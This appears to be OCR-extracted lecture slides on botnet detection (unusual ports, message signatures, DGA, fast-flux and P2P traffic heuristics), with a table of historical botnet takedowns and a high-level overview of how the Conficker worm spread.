
- Unusual ports or protocols
  - IRC port 6667
- Message signatures
  - “cmd=spam; target=…”

- Defeated by using standard ports
  - HTTP(S) ports 80/443
- Defeated by encryption


Detection of DGA and Fast Flux




Detection of DGA and Fast Flux




Detection of DGA and Fast Flux




Detection of DGA and Fast Flux



Detection of DGA and Fast Flux




Detection of DGA and Fast Flux




- For DGA: many failed DNS lookups
- For fast flux: multiple DNS lookups for one name, response has short TTL
  - 10 seconds – 10 minutes
  - Most DNS names have TTL of hours or days

Detection of P2P



Detection of P2P



- Many connections to seemingly random hosts
  - Bursty traffic patterns
  - Unexpected geographic patterns (connections to hosts in other countries)

Infamous Takedowns

Botnet Name	Timeframe	Estimated Size	Taken Down by…
DNS Changer	2006-2011	4M	FBI, Trend Micro
Rustock	2006-2011	150K-2.4M	FBI, Microsoft, Fireeye, Univ. of Washington
Grum	2008-2012	560K-840K	Fireeye, Spamhaus
Conficker	2008-2009	4M-13M	FBI, Microsoft, Symantec, ICANN
Citadel	2011-2013		FBI, Microsoft
Gameover Zeus/Cryptolocker	2012-2014		DoJ, FBI, Europol, Dell, Microsoft, Level3, McAfee, Symantec, Sophos, Trend Micro, Carnegie Mellon, Georgia Tech, etc.
SIMDA	2011-2015	770K	INTERPOL, Trend Micro, Microsoft, Kaspersky Lab
DRIDEX	2014-2015		FBI, Trend Micro
Avalanche	2009-2016	500K	FBI, Symantec, Fraunhofer

Conficker

One of the largest and most virulent botnets ever

- Launched in 2008
- Monetization: unknown. Possibly PPI.
- Five different variants observed over time

Size estimates vary widely, from 4-13 million

Threat was so grave that the Conficker Working Group was formed

- Led by Microsoft
- Dedicated to eradicating the botnet

Propagation and Self-Defense

November 2008: Conficker A

- Targets a remote buffer overflow in Windows Remote Procedure Call (RPC)
- Self-propagating worm: attacks more machines after infection
- Emerged one week after the vulnerability was disclosed

Propagation and Self-Defense

November 2008: Conficker A

- Targets a remote buffer overflow in Windows Remote Procedure Call (RPC)
- Self-propagating worm: attacks more machines after infection
- Emerged one week after the vulnerability was disclosed

December 2008: Conficker B

- Cracks shared network drives with weak passwords
- Infects removable drives like USB keys
- Anti-debugging features
- Disables popular anti-virus software

Propagation and Self-Defense

November 2008: Conficker A

- Targets a remote buffer overflow in Windows Remote Procedure Call (RPC)
- Self-propagating worm: attacks more machines after infection
